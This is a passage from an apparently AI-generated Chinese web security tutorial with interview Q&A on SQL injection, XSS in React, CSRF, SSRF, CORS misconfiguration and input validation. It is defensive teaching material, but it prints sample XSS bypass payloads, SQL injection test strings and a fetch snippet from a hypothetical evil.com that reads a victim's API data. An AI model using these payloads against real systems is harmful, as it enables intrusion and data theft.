
接入层(网关):基础校验,如请求大小限制、恶意字符过滤、WAF 规则匹配。
应用层(Controller):参数类型、范围、格式校验(JSR 303 Bean Validation)。
业务层(Service):业务规则校验,如权限检查、数据一致性校验。
数据层(DAO):参数化查询,防止 SQL 注入。
八、纵深防御:安全不是单点防护

以上六种攻击和防护方式不是孤立的,在实际系统中它们需要协同工作,形成纵深防御(Defense in Depth)体系:
┌─────────────────────────────────────────┐
│                  WAF                     │  ← 第一层:Web 应用防火墙
├─────────────────────────────────────────┤
│              输入校验                     │  ← 第二层:所有进入系统的数据
├─────────────────────────────────────────┤
│              输出编码                     │  ← 第三层:所有输出到前端的数据
├─────────────────────────────────────────┤
│          CSP / HttpOnly / SameSite       │  ← 第四层:浏览器端防护
├─────────────────────────────────────────┤
│          最小权限 + 网络隔离              │  ← 第五层:基础设施防护
└─────────────────────────────────────────┘
防御原则总结:
- 永不相信用户输入——所有来自客户端的数据都是不可信的,直到经过校验
- 默认拒绝,显式允许——采用白名单策略
- 最小权限原则——每个组件只拥有完成其工作所需的最小权限
- 纵深防御——不要依赖单一防线,每一层都应该是有效的
- 安全是持续的——不是一次审计就能保证安全,需要持续监控、定期渗透测试和安全更新
九、面试问答
Q1:PreparedStatement 为什么能防止 SQL 注入?它的底层原理是什么?
PreparedStatement 防注入的根本原理是 SQL 语句结构与参数数据的分离传输。
以 MySQL 为例,当使用 PreparedStatement 时,JDBC 驱动通过 MySQL 的 COM_STMT_PREPARE 命令先将 SQL 模板(含 ? 占位符)发送给数据库,数据库对其进行词法分析和语法分析,生成一棵 AST(抽象语法树)并缓存为 prepared statement 对象。此时 SQL 的语义已经确定——? 的位置被标记为参数占位符。
之后每次执行时,通过 COM_STMT_EXECUTE 命令将参数值以独立的数据包发送。关键点在于:参数值永远不会经过 SQL 解析器,而是直接以二进制数据的形式填充到已编译好的执行计划中。无论参数值里包含什么字符——\'--、OR 1=1、甚至完整的 DROP TABLE 语句——它们都会被当作字符串字面值而非 SQL 代码。
PostgreSQL 的实现不同但本质相同:它使用扩展查询协议(Extended Query Protocol),分为 Parse(解析 SQL 模板)、Bind(绑定参数值)、Execute(执行)三个阶段。Bind 阶段同样不涉及 SQL 解析,参数以 OID 类型标记 + 二进制值的形式传入。
PreparedStatement 防不住的场景:
- 动态表名/列名:
SELECT * FROM ? ORDER BY ?—— 占位符只能用于值的位置,不能用于标识符(表名、列名)。这些场景必须用白名单校验 - 动态 ORDER BY / GROUP BY:同上,
ORDER BY ?中?会被当作字符串字面量而非列引用 - 批量 DDL:
CREATE TABLE ? (...)无法参数化
Q2:如果你的应用使用 React 做前端渲染,是否还需要担心 XSS 攻击?为什么?
需要,React 的自动转义不是万能的。
React 的 JSX 默认会对 {} 插值表达式中的内容做 HTML 实体编码(< 改为 < 等),这确实覆盖了最常见的 XSS 场景——将用户输入直接渲染为文本节点。但以下场景 React 完全无法保护:
1.**dangerouslySetInnerHTML**:名字已经说明了一切。当你需要渲染富文本 HTML 时,React 会原样插入,不做任何转义。如果 HTML 内容来自用户输入,攻击者可以直接注入 <script> 或 <img onerror> 等 payload。
2.**href**属性中的**javascript:**URL:
<a href={userInput}>点击</a>
React 不会阻止 javascript:alert(document.cookie) 这样的值。当用户点击链接时,代码会在当前页面上下文中执行。
3.**eval()**/**new Function()**/**setTimeout(string)**:这些 JS 中的动态代码执行完全不经过 React 的转义机制。
4. 服务端渲染(SSR):Next.js 等服务端渲染框架中,如果数据在服务端被注入到 HTML 模板中而没有经过编码,React 的水合(hydration)过程也无法阻止已执行的脚本。
5. 自定义属性:<div data-info={userInput}> 虽然 React 会转义,但如果这个属性值被下游的 JavaScript 通过 innerHTML 或 eval 使用,依然存在风险。
结论:React 的自动转义是 XSS 防护的一层保护,但永远不能替代服务端的输出编码、CSP 策略和输入校验。安全防护应该分层,不能把希望都寄托在框架上。
Q3:CSRF Token 和 SameSite Cookie 两种防御能否互相替代?各自的优缺点是什么?
不能互相替代,两者是互补关系。
CSRF Token(同步令牌模式)
优点:
- 不依赖浏览器特性,兼容所有浏览器(包括 IE)
- 由应用层完全控制,不受浏览器厂商默认策略影响
- 可以与业务逻辑深度结合(如 token 绑定到具体操作)
- 防护粒度细,可以按接口/操作级别配置
缺点:
- 需要在服务端维护 token 状态(存储、过期管理)
- 对 SPA + API 架构不友好——需要额外传递 token
- 增加开发复杂度,每个表单/请求都需要集成
- 如果 token 泄露(如 XSS 漏洞),防护完全失效
SameSite Cookie
优点:
- 零开发成本,只需设置 Cookie 属性
- 浏览器原生支持,无状态管理开销
- 对 SPA 透明,不影响现有代码
- Lax 模式在安全性和用户体验间取得良好平衡
缺点:
- 浏览器兼容性:旧浏览器(如 IE11)不支持
- SameSite=Strict 过于严格,点击外部链接跳转时 Cookie 不携带,用户登录态丢失
- SameSite=Lax 不防护顶级导航类 CSRF(如 POST 表单提交跳转)
- 如果站点存在 XSS 漏洞,攻击者可以在同源页面内发起请求,SameSite 完全无效
- 对于需要跨站嵌入的场景(如 iframe 集成),SameSite 可能破坏正常功能
最佳实践:两者结合使用。SameSite 作为默认的廉价防护,CSRF Token 作为关键操作(转账、修改密码等)的额外保障。CSRF Token 应绑定到用户会话,每次敏感操作都重新生成。
Q4:设计一个"URL 抓取"服务,如何彻底防止 SSRF 攻击?
没有"彻底"的防御,只有纵深防御。 需要从多个层面构建防护体系:
第一层:URL 解析与校验
- 解析 URL 的 scheme,只允许
http和https - 解析 hostname,禁止裸 IP 地址(尤其是内网 IP)
- 检查 URL 中是否包含
@字符(防止http://safe.com@10.0.0.1欺骗) - 对 hostname 做白名单校验(如果业务允许)
第二层:DNS 解析与 IP 校验
- 对 hostname 执行 DNS 解析,获取所有 A/AAAA 记录
- 检查每个解析出的 IP 是否在内网段:
10.0.0.0/8172.16.0.0/12192.168.0.0/16127.0.0.0/8169.254.0.0/16(云元数据地址)0.0.0.0/8- 以及企业自定义的内网段
- 同时检查 IPv6 内网地址(
fe80::/10、fc00::/7)
第三层:防御 TOCTOU 和 DNS Rebinding
- TOCTOU(Time-of-Check-Time-of-Use):攻击者在 DNS 校验时返回合法 IP,实际请求时返回内网 IP。解决方案:在 DNS 解析时记录所有 IP,发起 HTTP 请求时绑定到已验证的 IP 地址(而非 hostname),避免第二次 DNS 解析
- DNS Rebinding:攻击者设置极短 TTL 的 DNS 记录,在两次解析间切换 IP。解决方案:强制最小 TTL(如 60 秒),在 TTL 内缓存解析结果,不允许跨请求的 IP 变化
第四层:HTTP 请求层面的限制
- 禁用自动重定向,或限制重定向次数(最多 2-3 次),每次重定向都重新执行 DNS 解析和 IP 校验
- 设置连接超时(如 5 秒)和读取超时(如 10 秒),防止攻击者通过慢速响应消耗资源
- 限制响应体大小(如 10MB),防止攻击者通过大文件消耗内存
- 对于非预期的 Content-Type,拒绝处理
第五层:网络隔离
- 将抓取服务部署在独立的 VPC/子网中,通过安全组/防火墙规则限制其只能访问外网,不能访问内网服务
- 使用 HTTP 代理(正向代理)统一出口,在代理层做额外的访问控制
- 在有条件的情况下,使用独立的出口 IP,与业务服务器隔离
第六层:监控与告警
- 记录所有抓取请求的 URL、目标 IP、响应状态
- 对异常的请求模式(如短时间内大量请求不同内网 IP)设置告警
Q5:CORS 的**Access-Control-Allow-Origin: ***和**Access-Control-Allow-Origin: null**分别有什么安全风险?
**Access-Control-Allow-Origin: ***的风险:
通配符 * 意味着任何源都可以读取该资源的响应。这相当于完全放弃了同源策略对跨域读取的保护。如果一个 API 返回敏感数据且设置了 Access-Control-Allow-Origin: *,那么任意网站都可以通过 fetch/XHR 读取这些数据。
具体场景:攻击者搭建恶意网站 evil.com,在该网站上用 JavaScript 发起跨域请求到你的 API:
fetch(\'https://api.victim.com/users/me\')
  .then(r => r.json())
  .then(data => { /* 窃取用户数据,发送到攻击者服务器 */ });
如果用户登录了 victim.com 且 Cookie 被自动携带(注意:* 模式下不允许携带 credentials,所以带 Cookie 的请求会被浏览器拦截),但即使没有 Cookie 认证,如果 API 使用 Token 在 URL 中传递或不需要认证,攻击者依然可以读取数据。
**Access-Control-Allow-Origin: null**的风险:
null origin 出现在以下场景:
- 从
file://协议打开的 HTML 文件 data:URL 中的 iframe- sandboxed iframe(
sandbox="allow-scripts"但不含allow-same-origin) - 通过
window.open()打开的about:blank
攻击者可以通过这些方式构造一个 origin 为 null 的页面,在其中发起跨域请求。如果服务器返回 Access-Control-Allow-Origin: null,请求就会被允许。特别是,攻击者可以诱导用户下载一个 HTML 文件并用浏览器打开(file:// 协议),该文件中的脚本就能读取 API 响应。
正确做法:维护一个明确的白名单,只允许已知的、可信的域名。不要使用 * 或 null,也不要简单反射 Origin 头。
Q6:输入校验时,为什么白名单优于黑名单?举一个黑名单被绕过的具体例子。
核心原因:黑名单的维护是一场你永远赢不了的军备竞赛。
黑名单的思路是"我知道什么是有害的,阻止它"。但攻击者永远在探索新的攻击向量,黑名单总是滞后的。白名单的思路是"我知道什么是安全的,只允许它"。这在数学上是一个更小的集合,更容易穷举和管理。
具体绕过案例:阻止**<script>**标签的黑名单
假设你写了一个黑名单过滤函数来阻止 XSS:
public String sanitize(String input) {
    return input.replaceAll("(?i)<script>", "");
}
攻击者可以通过以下方式逐一绕过:
绕过 1:大小写变体
<ScRiPt>alert(1)</sCrIpT>
→ 如果正则只是简单的大小写不敏感匹配,嵌套大写可能绕过
绕过 2:标签内插入空格/特殊字符
<script type="text/javascript">alert(1)</script>
→ 黑名单没考虑到属性
绕过 3:HTML 编码绕过
<script>alert(1)</script>
→ 浏览器会先解码 HTML 实体再执行,但黑名单检查的是原始字符串
绕过 4:嵌套标签绕过
<scr<script>ipt>alert(1)</scr</script>ipt>
→ 如果黑名单递归删除 <script>,第一次删除后剩下的字符拼接成了新的 <script>
绕过 5:使用事件处理器
<img src=x onerror="alert(1)">
<body onload="alert(1)">
<svg onload="alert(1)">
→ 完全不需要 <script> 标签
绕过 6:使用**javascript:**伪协议
<a href="javascript:alert(1)">点击</a>
<iframe src="javascript:alert(1)">
绕过 7:Unicode 规范化绕过 用户输入 <script>(全角字符),如果后端没有做 Unicode 规范化(NFKC),黑名单匹配不到 < 和 >,但后续处理时它们被解释为 HTML 标签。
对比:白名单只允许**[a-zA-Z0-9_ -]+**等安全字符集,以上所有攻击在第一步就被拦截。
Q7:你如何在一个已经上线的 Spring Boot 项目中,系统性地发现和修复 SQL 注入漏洞?
第一步:代码审计(静态分析)
使用静态分析工具进行自动化扫描:
- SonarQube + FindSecBugs 插件:运行后筛选 "SQL Injection" 类别的安全热点
- SpotBugs:配合 Find Security Bugs 规则集
- CodeQL:编写自定义查询,搜索所有未使用参数化查询的 SQL 拼接
手动 grep 搜索高危模式:
# 搜索字符串拼接构造 SQL 的模式
grep -rn \'"\s*SELECT.*\+\' --include="*.java" .
grep -rn \'"\s*INSERT.*\+\' --include="*.java" .
grep -rn \'"\s*UPDATE.*\+\' --include="*.java" .
grep -rn \'"\s*DELETE.*\+\' --include="*.java" .

# 搜索 MyBatis 中使用 ${} 的位置
grep -rn \'\${\' --include="*.xml" .

# 搜索 JPA native query 拼接
grep -rn \'createNativeQuery\' --include="*.java" .
grep -rn \'@Query.*nativeQuery\' --include="*.java" .

# 搜索动态 ORDER BY / GROUP BY(最容易被忽略的注入点)
grep -rn \'ORDER BY.*\+\' --include="*.java" .
grep -rn \'GROUP BY.*\+\' --include="*.java" .
第二步:动态测试
- 使用 SQLMap 对关键 API 端点进行自动化注入测试
- 手动构造测试用例:在每一个接受字符串参数且可能参与 SQL 的接口中,输入
\' OR \'1\'=\'1、\' UNION SELECT NULL--等 payload,观察响应 - 测试二阶注入:通过正常功能(注册、修改资料)存入恶意数据,再观察其他功能是否会触发
第三步:修复策略(按优先级)
不能一次性全部改完,需要分优先级:
P0(立即修复):面向外网的认证/授权相关接口中的注入漏洞 P1(本周内修复):涉及敏感数据(用户信息、支付数据)的查询中的注入漏洞 P2(本月内修复):内部管理后台的注入漏洞 P3(迭代修复):低风险场景(如日志查询、只读报表)
修复方式:
- 将字符串拼接改为 PreparedStatement / JdbcTemplate 的
?占位符 - MyBatis 中将
${}改为#{} - 动态 ORDER BY / GROUP BY 场景:引入白名单枚举,从允许的列名集合中匹配
- 编写单元测试验证修复——确保修复后功能正常,且注入 payload 不再生效
第四步:长效机制
- 在 CI/CD 流水线中集成 SAST(静态应用安全测试),每次提交自动扫描新的 SQL 注入风险
- 将 FindSecBugs 的 SQL Injection 规则设为构建阻断(block build on high severity)
- 建立安全编码规范文档,明确禁止字符串拼接 SQL
- 定期(如每季度)进行渗透测试
- 在代码评审(Code Review)中增加安全视角的检查项
第五步:运行时防护
- 部署 WAF(Web Application Firewall),配置 SQL 注入防护规则
- 数据库审计日志:开启 MySQL 的 general_log 或 PostgreSQL 的 log_statement,监控异常的 SQL 模式
- 设置告警:检测到
UNION SELECT、SLEEP()、BENCHMARK()等可疑 SQL 片段时触发告警
🤖 本文由 AI 生成,内容仅供学习参考。安全领域知识持续演进,建议结合 OWASP 官方文档与实际项目经验综合考虑。